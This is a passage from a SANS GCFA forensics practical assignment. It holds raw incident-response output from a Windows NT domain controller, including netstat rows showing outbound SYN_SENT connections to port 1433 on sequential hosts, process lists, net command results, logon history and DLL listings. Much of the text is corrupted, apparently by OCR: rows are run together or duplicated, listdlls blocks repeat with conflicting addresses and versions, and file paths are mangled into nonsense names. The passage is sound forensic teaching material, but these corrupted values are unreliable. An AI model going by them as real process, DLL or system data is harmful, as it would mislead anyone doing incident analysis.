TCP192.168.50.50:316210.0.0.126:1433SYN_SENTTCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT	TCP	192.168.50.50:3161	10.0.0.125:1433	SYN_SENT	
TCP192.168.50.50:316310.0.0.127:1433SYN_SENTTCP192.168.50.50:316410.0.0.128:1433SYN_SENTTCP192.168.50.50:316510.0.0.129:1433SYN_SENTTCP192.168.50.50:316610.0.0.130:1433SYN_SENT				—	
TCP 192.168.50.50:3164 10.0.0.128:1433 SYN_SENT TCP 192.168.50.50:3165 10.0.0.129:1433 SYN_SENT TCP 192.168.50.50:3166 10.0.0.130:1433 SYN_SENT					
TCP 192.168.50.50:3165 10.0.0.129:1433 SYN_SENT TCP 192.168.50.50:3166 10.0.0.130:1433 SYN_SENT					
TCP 192.168.50.50:3166 10.0.0.130:1433 SYN_SENT					
—					
UDP 0.0.0.135 *:*				SYN_SENT	
	UDP	0.0.0.0:135 *:*	r.		

Steven G Lukacs GCFA Practical Assignment

20

© SANS Institute 2004,

UDP 10.0.0.1:137 UDP 10.0.0.1:138 UDP 192.168.50.50:137 UDP 192.168.50.50:138 COMMAND RUN: fport FPort v2.0 - TCP/IP Process to Port Mapper Copyright 2000 by Foundstone, Inc. http://www.foundstone.com COMMAND RUN:nbtstat -c COMMAND RUN:arp -a No ARP Entries Found COMMAND RUN:route print == Interface List 0x1 MS TCP Loopback interface 0x2 ...00 02 b3 1e 56 42 Intel(R) PRO PCI Adapter 0x3 ...00 02 b3 1e 56 e1 Intel(R) PRO PCI Adapter _____ ___ _____ == Active Routes: Network Destination Netmask Gateway Interface Metric 0.0.0.0 0.0.0.0 192.168.50.145 192.168.50.50 1 10.0.0.0 255.255.255.0 10.0.0.1 10.0.0.1 1 10.0.0.1 255.255.255.255 127.0.0.1 127.0.0.1 1 10.255.255.255 255.255.255 10.0.0.1 10.0.0.1 1 127.0.0.0 255.0.0.0 127.0.0.1 127.0.0.1 1 192.168.50.144 255.255.255.240 192.168.50.50 192.168.50.50 1 192.168.50.50 255.255.255.255 127.0.0.1 127.0.0.1 192.168.50.255 255.255.255.255 192.168.50.50 192.168.50.50 1 2.160.00. 224.0.0.0 224.0.0.0 10.0.0.1 10.0.0.1 1 224.0.0.0 192.168.50.50 192.168.50.50 1 255.255.255.255 255.255.255 10.0.0.1 10.0.0.1 1 == COMMAND RUN:pslist PsList v1.12 - Process Information Lister Copyright (C) 1999-2000 Mark Russinovich Systems Internals - http://www.sysinternals.com Process information for ACME-CORP: Name Pid Pri Thd Hnd Mem User Time Kernel Time Elapsed Time

 Idle
 0
 1
 0
 16
 0:00:00.000
 0:10:29.531
 0:11:05.875

 System
 2
 8
 35
 639
 216
 0:00:00.000
 0:00:24.484
 0:11:05.875

 SMSS
 28
 11
 6
 30
 396
 0:00:00.062
 0:00:00.046
 0:11:05.875

 CSRSS
 40
 13
 9
 346
 1752
 0:00:00.031
 0:00:00.500
 0:10:58.671

 WINLOGON
 46
 13
 2
 39
 312
 0:00:00.125
 0:00:00.500
 0:10:56.687

 SERVICES
 48
 9
 19
 241
 4088
 0:00:00.156
 0:00:00.562
 0:10:55.796

 LSASS
 51
 9
 12
 109
 2932
 0:00:00.062
 0:00:00.078
 0:10:54.750

 SPOOLSS
 77
 8
 6
 55
 1936
 0:00:00.015
 0:00:00.000
 0:10:43.140

Steven G Lukacs GCFA Practical Assignment

NETDDE 82 8 4 26 1156 0:00:00.015 0:00:00.015 0:10:43.000 91 8 5 29 1300 0:00:00.015 0:00:00.015 0:10:42.593 NETDDE wscript 103 8 3 37 3360 0:00:00.046 0:00:00.031 0:10:40.968 RPCSS 194 8 6 82 1096 0:00:00.046 0:00:00.015 0:09:46.062 msdtc 202 8 16 94 3448 0:00:00.031 0:00:00.031 0:09:45.968 sqlservr 258 8 18 249 32764 0:00:01.859 0:00:00.109 0:09:44.578 PSTORES 264 8 4 37 408 0:00:00.062 0:00:00.031 0:09:43.859 267 8 5 37 1416 0:00:00.015 0:00:00.000 0:09:43.828 LOCATOR sqlagent 87 8 8 77 1836 0:00:00.078 0:00:00.062 0:09:40.218 136 8 103 679 2988 0:00:09.781 0:00:00.234 0:02:39.093 services NDDEAGNT 315 8 1 16 1052 0:00:00.015 0:00:00.000 0:02:32.281 221 8 5 52 3272 0:00:00.140 0:00:01.125 0:02:30.765 EXPLORER 131 8 1 21 1164 0:00:00.015 0:00:00.000 0:02:29.109 PROMon LOADWC 225 8 1 17 1064 0:00:00.015 0:00:00.000 0:02:29.109 salmanar 216 8 2 34 1864 0:00:00.046 0:00:00.078 0:02:29.093 209 8 1 22 1260 0:00:00.031 0:00:00.046 0:01:34.656 CMD PSLIST 314 8 1 44 1848 0:00:00.062 0:00:00.078 0:00:00.484 COMMAND RUN:ps -ealW PID PPID PGID WINPID TTY UID STIME COMMAND 2 0 0 2 ? 0 12:24:48 *** unknown *** 28 0 0 28 ? 0 21:17:25 \SystemRoot\System32\smss.exe 46 ? 46 0 0 0 21:17:35 \??\C:\WINNT\system32\winlogon.exe 48 0 0 48 ? 0 21:17:35 C:\WINNT\system32\services.exe ? 51 0 21:17:37 C:\WINNT\system32\lsass.exe 0 0 51 ? 77 0 0 77 0 21:17:48 C:\WINNT\system32\spoolss.exe 82 0 0 82 ? 0 21:17:48 C:\WINNT\system32\netdde.exe ? 0 21:17:49 C:\WINNT\system32\NETDDE.EXE 91 0 0 91 103 103 ? 0 21:17:50 C:\WINNT\System32\WScript.exe 0 0 194 194 ? 0 21:18:45 C:\WINNT\system32\RpcSs.exe 0 0 202 0 0 202 ? 0 21:18:45 C:\WINNT\System32\msdtc.exe 264 0 0 264 ? 0 21:18:47 c:\winnt\system32\pstores.exe 0 ? 0 21:18:47 C:\WINNT\System32\LOCATOR.EXE 267 0 267 0 136 0 136 ? 0 21:25:52 C:\WINNT\system32\drivers\services.exe 315 0 0 315 ? 0 21:25:59 C:\WINNT\System32\nddeagnt.exe 221 0 0 221 ? 0 21:26:01 C:\WINNT\Explorer.exe ? 131 0 0 131 0 21:26:02 C:\WINNT\Svstem32\PROMon.exe 225 0 225 225 0 21:26:02 C:\WINNT\System32\loadwc.exe 0 0 216 0 216 ? 0 21:26:02 C:\MSSQL7\Binn\sqlmangr.exe 209 0 0 209 ? 0 21:26:57 E:\CMD.EXE 175 con 500 21:28:35 /cygdrive/e/ps 175 1 175 🧷 COMMAND RUN:net accounts Force user logoff how long after time expires?: Never Minimum password age (days): 0 Maximum password age (days): 42 0 Minimum password length: Length of password history maintained: None Lockout threshold: Never Lockout duration (minutes): 30 Lockout observation window (minutes): 30 Computer role: PRIMARY The command completed successfully. COMMAND RUN:net file There are no entries in the list. COMMAND RUN:net session Computer Client Type Opens Idle time User name

Steven G Lukacs GCFA Practical Assignment

\\ACME-CORP qadmin Windows NT 1381 0 00:02:38 The command completed successfully. COMMAND RUN:net share

Share name Resource Remark _____ ADMIN\$ C:\WINNT Remote Admin IPC\$ Remote IPC C\$ C:\ Default share D\$ D:\ Default share DATA D:\DATA NETLOGON C:\WINNT\system32\Repl\Import\S Logon server share The command completed successfully. COMMAND RUN:net start These Windows NT services are started: Alerter **Computer Browser** EventLog Messenger MSDTC MSSQLServer Net Logon Network DDE DSDM NT LM Security Support Provider Plug and Play Protected Storage Remote Procedure Call (RPC) Locator Remote Procedure Call (RPC) Service Server Spooler SQLServerAgent TCP/IP NetBIOS Helper Workstation The command completed successfully. COMMAND RUN:net use New connections will be remembered. Status Local Remote Network Disconnected F: \\ACME-CORP\DATA Microsoft Windows Network The command completed successfully. COMMAND RUN:net view Server Name Remark \\ACME-CORP The command completed successfully. COMMAND RUN:uptime \ACME-CORP has been up for: 0 day(s), 0 hour(s), 11 minute(s), 39 second(s) COMMAND RUN:uname -a CYGWIN NT-4.0 ACME-CORP 1.3.3(0.46/3/2) 2001-09-12 23:54 i686 unknown COMMAND RUN:hostname ACME-CORP COMMAND RUN:whoami QAdmin

Steven G Lukacs GCFA Practical Assignment

COMMAND RUN:psinfo

PsInfo v1.11 - local and remote system information viewer Copyright (C) 2001 Mark Russinovich Sysinternals - www.sysinternals.com

Querying information for ...

System information for \\ACME-CORP: Kernel version: Microsoft Windows NT, Multiprocessor Free Product type: Server (Domain Controller) Product version: 4.0 6 Service pack: Kernel build number: 1381 Registered organization: ACME Corp Registered owner: ACME Corp Install date: 1/10/01, 9:12:57 AM System root: C:\WINNT Processors: 1 Processor speed: 730 MHz Processor type: x86 Family 6 Model 8 Stepping 6, GenuineIntel Physical memory: 512 MB HotFixes: Q147222: No Description Q246009: Windows NT 4.0 Hotfix: Service Pack 6 Re-release COMMAND RUN:env !E:=E:\ !EXITCODE=00000006 ASANY=C:\Program Files\Sybase\Adaptive Server Anywhere 6.0 COMPUTERNAME=ACME-CORP COMSPEC=C:\WINNT\system32\cmd.exe HOMEDRIVE=C: HOMEPATH=\ LOGONSERVER=\\ACME-CORP NUMBER OF PROCESSORS=1 **OS=Windows** NT OS2LIBPATH=C:\WINNT\system32\os2\dll; PATH=/cygdrive/c/WINNT/system32:/cygdrive/c/WINNT:/cygdrive/c/MSSQL7/BINN:/cygdrive/c/Pr ogram Files/Sybase/Adaptive Server Anywhere 6.0/win32 PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH PROCESSOR ARCHITECTURE=x86 PROCESSOR_IDENTIFIER=x86 Family 6 Model 8 Stepping 6, GenuineIntel PROCESSOR_LEVEL=6 PROCESSOR REVISION=0806 PROMPT=\$P\$G SYSTEMDRIVE=C: SYSTEMROOT=C:\WINNT TEMP=/cygdrive/c/TEMP TMP=/cygdrive/c/TEMP USERDOMAIN=ACME Corp USERNAME=QAdmin USERPROFILE=C:\WINNT\Profiles\QAdmin WINDIR=C:\WINNT TERM=cygwin COMMAND RUN:psloggedon

PsLoggedOn v1.21 - Logon Session Displayer Copyright (C) 1999-2000 Mark Russinovich SysInternals - www.sysinternals.com

Users logged on locally: 10/27/02 9:25:58 PM ACME Corp\QAdmin <Unknown> ACME Corp\qadministrator

Users logged on via resource shares: 10/27/02 9:25:58 PM ACME Corp\qadmin COMMAND RUN:ntlast -r -f SQLAgentCmdExec ACME-CORP ACME-CORP Sun Oct 27 09:19:01pm 2002 SQLAgentCmdExec ACME-CORP ACME-CORP Sun Oct 27 09:18:58pm 2002 SQLAgentCmdExec ACME-CORP ACME-CORP Tue Jun 04 03:38:58pm 2002 SQLAgentCmdExec ACME-CORP ACME-CORP Tue Jun 04 03:38:55pm 2002 AA \\AA DD Sat Mar 30 04:37:29pm 2002 AA \\AA DD Sat Mar 30 04:37:26pm 2002 PRINT SERVER \\PRINTSERVER INFOMATIC Sat Mar 30 08:24:57am 2002 PRINT SERVER \\PRINTSERVER INFOMATIC Sat Mar 30 08:24:54am 2002 ADMINISTRATOR \\PTRHS PCS Thu Mar 14 12:53:05pm 2002 COMMAND RUN:listdlls

ListDLLs V2.23 - DLL lister for Win9x/NT Copyright (C) 1997-2000 Mark Russinovich http://www.sysinternals.com

System pid: 2 Command line: <no command line>

SMSS.EXE pid: 28 Command line: \SystemRoot\System32\smss.exe

BaseSizeVersionPath0x023a00000xc000\SystemRoot\System32\smss.exe0x77f600000x5e0004.00.1381.0298C:\WINNT\System32\ntdll.dll

CSRSS.EXE pid: 40

Command line: C:\WINNT\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072 Windows=On SubSystemType=Windows ServerDII=basesrv,1 ServerDII=winsrv:UserServerDIIInitialization,3 ServerDII=winsrv:ConServerDIIInitialization,2 ProfileControl=Off MaxRequestThreads=16

 Base
 Size
 Version
 Path

 0x4a680000
 0x5000
 \??\C:\WINNT\system32\csrss.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x5ff90000
 0xb000
 4.00.1381.0279
 C:\WINNT\system32\CSRSRV.dll

 0x5ff90000
 0xc000
 4.00.1381.0273
 C:\WINNT\system32\basesrv.dll

 0x5ffb0000
 0x30000
 4.00.1381.0298
 C:\WINNT\system32\basesrv.dll

 0x57fb0000
 0x30000
 4.00.1381.0298
 C:\WINNT\system32\basesrv.dll

 0x77e70000
 0x55000
 4.00.1381.0310
 C:\WINNT\system32\USER32.dll

 0x77f00000
 0x2c000
 4.00.1381.0298
 C:\WINNT\system32\KERNEL32.dll

 0x77ed0000
 0x2c000
 4.00.1381.0298
 C:\WINNT\system32\GDI32.dll

 0x77ed0000
 0x2c000
 4.00.1381.0281
 C:\WINNT\system32\ADVAPI32.dll

 0x77e10000
 0x3f000
 4.00.1381.0335
 C:\WINNT\system32\RPCRT4.dll

WINLOGON.EXE pid: 46

Steven G Lukacs GCFA Practical Assignment

Command line: winlogon.exe

Base Size Version Path
0x01000000 0x33000 \??\C:\WINNT\system32\winlogon.exe
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll
0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll
0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
0x74880000 0x14000 4.00.1381.0307 C:\WINNT\system32\USERENV.dll
0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll
0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll
0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll
0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll
0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll
0x77fd0000 0x2a000 4.00.1371.0001 C:\WINNT\system32\WINMM.dll
0x75c90000 0x21000 4.00.1381.0295 C:\WINNT\system32\msgina.dll
0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll
0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll
0x00f40000 0xd000 6.00.0002.2188 C:\PROGRA~1\System 52\percentation
0x42c20000 0xe000 2000.02.0008.0000 C:\WINNT\system32\SQLCTR70.DLL
0x74ba0000 0x9000 4.00.1381.0164 C:\WINNT\system32\snmpapi.dll
0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll
0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776a0000 0x7000 4.00.1381.0164 C:\WINNT\system32\WS2HELP.dll
0x76a90000 0xf000 4.00.1381.0279 C:\WINNT\system32\INETMIB1.DLL
SERVICES.EXE pid: 48
Command line: C:\WINNT\system32\services.exe
Base Size Version 🔊 Path
0x02290000 0x24000 4.00.1381.0164 C:\WINNT\system32\services.exe
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll
0x74900000 0x1a000 4.00.1381.0164 C:\WINNT\system32\umpnpmgr.dll
0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll
0x74880000 0x14000 4.00.1381.0307 C:\WINNT\system32\USERENV.dll
0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll
0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll
0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll

Steven G Lukacs

GCFA Practical Assignment

© SANS Institute 2004,

26

 0x77840000
 0x9000
 4.00.1371.0001
 C:\WINNT\system32\NETRAP.dll

 0x777e0000
 0xd000
 4.00.1381.0164
 C:\WINNT\system32\SAMLIB.dll

 0x77bf0000
 0x7000
 4.00.1381.0319
 C:\WINNT\system32\rector c1.dll

 0x77e00000
 0x6000
 4.00.1381.0319
 C:\WINNT\system32\rpclts1.dll

 0x76e00000
 0xf000
 4.00.1381.0300
 C:\WINNT\system32\rpclts1.dll

 0x77fd0000
 0x2a000
 4.00.1371.0001
 C:\WINNT\system32\WINMM.dll

0x74b40000 0x1c000 4.00.1381.0327 C:\WINNT\system32\Srvsvc.dll 0x758b0000 0x6000 4.00.1381.0164 C:\WINNT\system32\ntlsapi.dll

LSASS.EXE pid: 51 Command line: C:\WINNT\system32\lsass.exe Base Size Version Path 0x018e0000 0x6000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0300 C:\WINNT\system32\LSASRV.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x76620000 0x29000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x77610000 0x5000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 4.00.1381.0235 C:\WINNT\system32\LSASRV.dll 0x77re70000 0x5000 4.00.1381.0281 C:\WINNT\system32\LSASRV.dll 0x77re70000 0x2e000 4.00.1381.0275 C:\WINNT\system32\LSASRV.dll 0x77800000 0x2e000 4.00.1381.0294 C:\WINNT\system32\NETAP132.dll 0x77840000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAP132.dll 0x77800000 0x1000 4.00.1381.0319 C:\WINNT\system32\NETAP132.dll
Command line: C:\WINNT\system32\lsass.exe Base Size Version Path 0x018e0000 0x56000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 4.00.1381.0325 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x5000 4.00.1381.0281 C:\WINNT\system32\LSASRV.dll 0x77ed0000 0x5000 4.00.1381.0298 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0275 C:\WINNT\system32\USER32.dll 0x7780000 0x2000 4.00.1381.0274 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0274 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x2000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0319 C:\WINNT\system32\NETAPI32.dll 0x77800000
Base Size Version Path 0x018e0000 0x6000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\system32\ntdll.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\LSASRV.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 6.00.8397.0000 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x55000 4.00.1381.0281 C:\WINNT\system32\LSASRV.dll 0x77e70000 0x55000 4.00.1381.0298 C:\WINNT\system32\LSASRV.dll 0x77e40000 0x2c000 4.00.1381.0298 C:\WINNT\system32\LSASMSRV.dll 0x77s60000 0x2c000 4.00.1381.0294 C:\WINNT\system32\LSASMSRV.dll 0x77s60000 0x2c000 4.00.1381.0294 C:\WINNT\system32\LSASMSRV.dll 0x77s60000 0x3000 4.00.1381.0307 C:\WINNT\system32\NETAPI32.dll 0x77s40000 0x4000 4.00.1381.0319 C:\WINNT\system32\rpcits1
0x018e0000 x6000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\http://interstem32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x77610000 0x57000 4.00.1381.0335 C:\WINNT\system32\kternets.2.dll 0x77e10000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x2c000 4.00.1381.0294 C:\WINNT\system32\kternets.2.dll 0x77620000 0x2000 4.00.1381.0164 C:\WINNT\system32\kternets.2.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\kternets.2.dll 0x7780000 0x6000 4.00.1381.0319 C:\WINNT\system32\kternets.2.dlll 0x7760000
0x018e0000 x6000 4.00.1381.0324 C:\WINNT\system32\lsass.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\http://interstem32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\kternets.2.dll 0x77610000 0x57000 4.00.1381.0335 C:\WINNT\system32\kternets.2.dll 0x77e10000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\kternets.2.dll 0x77e70000 0x2c000 4.00.1381.0294 C:\WINNT\system32\kternets.2.dll 0x77620000 0x2000 4.00.1381.0164 C:\WINNT\system32\kternets.2.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\kternets.2.dll 0x7780000 0x6000 4.00.1381.0319 C:\WINNT\system32\kternets.2.dlll 0x7760000
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\LSASRV.dll 0x76520000 0x29000 6.00.8397.0000 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\LSASRV.dll 0x77e10000 0x57000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e10000 0x55000 4.00.1381.0281 C:\WINNT\system32\GDI32.dll 0x77e0000 0x55000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e0000 0x2c000 4.00.1381.0275 C:\WINNT\system32\GDI32.dll 0x7760000 0x2c000 4.00.1381.0294 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7760000 0x3000 4.00.1381.0319 C:\WINNT\system32\NETAP.dll 0x7780000 0x1000 4.00.1381.0319 C:\WINNT\system32\security.dll 0x7760000 0x14000 6.00.000.7755
0x77f000000x5e0004.00.1381.0300C:\WINNT\system32\KERNEL32.dll0x765200000x290004.00.1381.0324C:\WINNT\system32\LSASRV.dll0x780000000x400006.00.8397.0000C:\WINNT\system32\MSVCRT.dll0x77e100000x570004.00.1381.0335C:\WINNT\system32\ADVAPI32.dll0x77e700000x550004.00.1381.0281C:\WINNT\system32\ADVAPI32.dll0x77e700000x550004.00.1381.0298C:\WINNT\system32\GDI32.dll0x77e700000x2e0004.00.1381.0275C:\WINNT\system32\GDI32.dll0x74f500000x2e0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0164C:\WINNT\system32\Netlogon.dll0x778000000x310004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x77800000x30004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x77800000x30004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x77800000x30004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x77800000x30004.00.1381.0319C:\WINNT\system32\NETAPI32.dll0x77600000x60004.00.1381.0319C:\WINNT\system32\NETAPI32.dll0x77600000x60004.00.1381.0319C:\WINNT\system32\NETAPI32.dll0x77600000x10004.00.1381.0319C:\WINNT\system32\NEXCT1.dll0x77600000x10004.00.1381.0319C:\WINNT\system32\NSVCIRT.dll0x77900000x10004.2000.0000.6172C:\WINNT\system32\MSVCIRT.dll0x77900000x140006.00.8168.0000<
0x76520000 0x29000 4.00.1381.0324 C:\WINNT\system32\LSASRV.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0298 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\SAMSRV.dll 0x74f50000 0x2c000 4.00.1381.0298 C:\WINNT\system32\SAMSRV.dll 0x75c20000 0xc000 4.00.1381.0294 C:\WINNT\system32\Netlogon.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0319 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x4000 4.00.1381.0319 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x6000 4.00.1381.0319 C:\WINNT\system32\NETAP.dll 0x77800000 0x6000 4.00.1381.0319
0x7800000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0281 C:\WINNT\system32\USER32.dll 0x77e0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\USER32.dll 0x74f50000 0x2c000 4.00.1381.0298 C:\WINNT\system32\SAMSRV.dll 0x75c20000 0xc000 4.00.1381.0294 C:\WINNT\system32\Netlogon.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x3000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x4000 4.00.1381.0307 C:\WINNT\system32\NETAPI32.dll 0x7780000 0x4000 4.00.1381.0319 C:\WINNT\system32\mextrmsv1_0.dll 0x7780000 0x6000 4.00.1381.0319 C:\WINNT\system32\mextrmsv1_0.dll 0x77800000 0x12000 6.00.000.77
0x77e100000x570004.00.1381.0335C:\WINNT\system32\RPCRT4.dll0x77dc00000x360004.00.1381.0281C:\WINNT\system32\ADVAPI32.dll0x77e700000x550004.00.1381.0298C:\WINNT\system32\USER32.dll0x77ed00000x2c0004.00.1381.0275C:\WINNT\system32\GDI32.dll0x74f500000x2c0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0275C:\WINNT\system32\Netlogon.dll0x75c200000x30004.00.1381.0164C:\WINNT\system32\Netlogon.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x90004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x77e00000xd0004.00.1381.0307C:\WINNT\system32\NETAP.dll0x77e00000x60004.00.1381.0307C:\WINNT\system32\SAMLIB.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x120004.00.1381.0336C:\WINNT\system32\security.dll0x779d00000x120006.00.8168.0000C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSVCIRT.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\MSOSS.dll0x776b00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x77dc00000x3f0004.00.1381.0281C:\WINNT\system32\ADVAPI32.dll0x77e700000x550004.00.1381.0310C:\WINNT\system32\USER32.dll0x77ed00000x2c0004.00.1381.0298C:\WINNT\system32\GDI32.dll0x74f500000x2e0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0294C:\WINNT\system32\Netlogon.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETRAP.dll0x778400000x90004.00.1381.0307C:\WINNT\system32\NETRAP.dll0x77e00000x60004.00.1381.0319C:\WINNT\system32\rectart.dll0x77e00000x60004.00.1381.0319C:\WINNT\system32\rectart.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rectart.dll0x779d00000x120004.00.1381.0336C:\WINNT\system32\MSVCRT40.dll0x779d00000x120004.00.0000.6172C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\Sockst.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WS